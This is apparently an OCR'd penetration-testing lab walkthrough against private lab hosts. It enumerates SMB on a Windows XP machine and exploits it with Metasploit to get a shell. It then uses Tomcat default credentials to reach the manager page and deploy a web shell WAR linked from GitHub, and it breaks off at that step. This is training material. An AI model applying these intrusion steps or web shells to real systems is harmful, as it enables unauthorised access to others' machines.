
Attacking port 445

Port 445


The SMB protocol enables inter-process communication, which is the protocol that allows applications and services on networked computers to talk to each other. SMB enables the core set of network services such as file, print, and device sharing. SMB uses either IP port 139 or 445.

- **Port 139**: SMB originally ran on top of NetBIOS using port 139. NetBIOS is an older transport layer that allows Windows computers to talk to each other on the same network.
- **Port 445:** Later versions of SMB (after Windows 2000) began to use port 445 on top of a TCP stack. Using TCP allows SMB to work over the internet.

We first need to verify which the remote network is. We can do it by running ifconfig and check the IP address of our tap0 interface



As we can see the target network is 192.168.99.0/24. Let's run nmap -sn in order to discover alive hosts on the network



Above screenshot shows that the only host alive in the network is 192.168.99.50 (besides our host: 192.168.99.70).

Identify the target role

Let us run nmap in order to gather as much information as we can about our target. To do this we will run a -O -sV scan as follows:


```
root@kali:~# nmap -O -sV 192.168.99.50
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-16 09:20 IST
Nmap scan report for 192.168.99.50
Host is up (0.45s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:50:56:8E:71:64 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=10/16%OT=135%CT=1%CU=38882%PV=Y%DS=1%DC=D%G=Y%M=005056
OS:%TM=616A8B79%P=x86_64-pc-linux-gnu)SEQ(SP=FD%GCD=1%ISR=10E%TI=I%CI=I%II=
OS:I%SS=S%TS=0)OPS(O1=M4E7NW0NNT00NNS%O2=M4E7NW0NNT00NNS%O3=M4E7NW0NNT00%O4
OS:=M4E7NW0NNT00NNS%O5=M4E7NW0NNT00NNS%O6=M4E7NNT00NNS)WIN(W1=FFFF%W2=FFFF%
OS:W3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M4E7NW0NNS%CC
OS:=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=N%T=80%W=0%S=Z%A=
OS:S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=FFFF%S=O%A=S+%F=AS%O=M4E7NW0NNT00NN
OS:S%RD=0%Q=)T4(R=Y%DF=N%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=N%T=80%W
OS:=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=N%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)
OS:T7(R=Y%DF=N%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=B0%UN
OS:=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=S%T=80%CD=Z)

Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.97 seconds
```

As we can see in above output there are just few windows services are enabled. Moreover, the machine is a Windows xp machine.

We have an open port 445. So, we can use enum4linux tool with ip address of our target machine, if it finds any information about usernames, passwords and accounts present in the machine will be shown to us.


```
root@kali: ~ 95x52
root@kali:~# enum4linux -a 192.168.99.50
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Oct
16 09:21:59 2021

 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.99.50
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ================================================
|    Enumerating Workgroup/Domain on 192.168.99.50    |
 ================================================
[+] Got domain/workgroup name: WORKGROUP

 ============================================
|    Nbtstat Information for 192.168.99.50    |
 ============================================
Looking up status of 192.168.99.50
        ELS-WINXP       <00> -         B <ACTIVE>  Workstation Service
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        ELS-WINXP       <20> -         B <ACTIVE>  File Server Service
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        .__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser

        MAC Address = 00-50-56-8E-71-64

 ====================================
|    Session Check on 192.168.99.50    |
 ====================================
[E] Server doesn't allow session using username '', password ''.  Aborting remainder of tests.
```

Now we use smbmap -H by specifying the ip address and any usernames that we have got from enum4linux which gives us the information about the files and it's access to the attacker.




From the above output we can see that we have permissions to read and write for the downloads folder. But we have no access to remaining folders.

As we have access to downloads folder now we specify same command we have used previously with -R and the folder name which outputs files present in that folder.




Now we open metasploitable and then we command which outputs the exploits in smb port for windows xp machine.




From the above output we have got many number of exploits we can also see the ranking of exploits and what is the use of exploit.

So, from the above output we can see a exploit which is ranked as great and also it is used to gain complete access over the target.by using USE command with exploit name and show options, it displays the ip address of attacker and target machine. If we find any thing wrong in the ip address we can edit them by using set command. now we use exploit command which transfers the exploit to the target machine from smb port. If it vulnerable we can gain access to the target machine. If it is not vulnerable we did not gain access to the target machine.




After gaining the access we gave command as shell which opens the command prompt of target machine. In which we give normal command as we are using normal machine it gives us complete information. We have given ipconfig command it gave us all the details of that target machine.




Attacking port 8080,80,1433&22

We first need to verify which the remote network is. We can do it by running ifconfig and check the IP address of our tap0 interface



As we can see the target network is 172.16.64.0/24. Let's run fping *i*n order to discover alive hosts on the network.



Above screenshot shows that the only host alive in the network is 172.16.64.101, 172.16.64.140, 172.16.64.182, 172.16.64.199, *(*besides our host: 172.16.64.10*).*

Use nmap with the following options:


- -sV for version identification
- -p- to scan all the ports
- --open to see just open ports and not closed / filtered ones
- -A for detailed information and running some scripts

```
Nmap scan report for 172.16.64.101
Host is up (0.69s latency).
Not shown: 65517 closed ports, 14 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 7f:b7:1c:3d:55:b3:9d:98:58:11:17:ef:cc:af:27:67 (RSA)
|   256 5f:b9:93:e2:ec:eb:f7:08:e4:bb:82:d0:df:b9:b1:56 (ECDSA)
|_  256 db:1f:11:ad:59:c1:3f:0c:49:3d:b0:66:10:fa:57:21 (ED25519)
8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache2 Ubuntu Default Page: It works
9080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache2 Ubuntu Default Page: It works
59919/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 00:50:56:A0:52:7A (VMware)
Aggressive OS guesses: Linux 3.13 (95%), Linux 3.2 - 4.9 (95%), Linux 4.8 (95%), Linux 4.9 (95%), Linux 3.16 (95%), Linux 3.12 (95%), Linux 3.18 (95%), Linu
x 3.8 - 3.11 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 4.4 (95%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT       ADDRESS
1   689.60 ms 172.16.64.101
```


Trying to identify and exploit any tomcat misconfigurations


```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 7f:b7:1c:3d:55:b3:9d:98:58:11:17:ef:cc:af:27:67 (RSA)
|   256 5f:b9:93:e2:ec:eb:f7:08:e4:bb:82:d0:df:b9:b1:56 (ECDSA)
|_  256 db:1f:11:ad:59:c1:3f:0c:49:3d:b0:66:10:fa:57:21 (ED25519)
8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache2 Ubuntu Default Page: It works
9080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache2 Ubuntu Default Page: It works
59919/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 00:50:56:A0:52:7A (VMware)
Aggressive OS guesses: Linux 3.13 (95%), Linux 3.2 - 4.9 (95%), Linux 4.8 (95%), Linux 4.9 (95%), Linux 3.16 (95%), Linux 3.12 (95%), Linux 3.18 (95%), Linu
x 3.8 - 3.11 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 4.4 (95%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT       ADDRESS
1   689.60 ms 172.16.64.101
```



As we have seen nmap scan result port 8080 is open. So, By entering http://172.16.64.101:8080 in web browser We have got access to default web page its look like below.




Despite the default page, trying to access a non-existent resource reveals that we are dealing with Tomcat 8.0.32.




Let's go to Tomcat's default directory /manager/html that holds the admin panel. Here we will use the most common default credentials are admin and admin.



Here in the below screen shot, even we entered wrong credentials its showing us 401 un authorized access. But we if observe carefully its revealed correct credentials for login page.i.e. username = tomcat, password = s3cret.



After entering the above credentials, we are luckily welcomed by Tomcat's manager page.




In order to exploit the server, we need to deploy a malicious web application that will give us access to the underlying operating system; this is known as a web shell. When dealing with Tomcat the malicious web shell to upload should be in .war format.

You can find below such a web shell of type war.


https://github.com/BustedSec/webshell/blob/master/webshell.war

Once we download the above war, we need to deploy it.


At the bottom of the page there is an upload form to help you with that.



After the malicious war is deployed, we can access and start the malicious application from the manager page, as follows (Press the Start button).



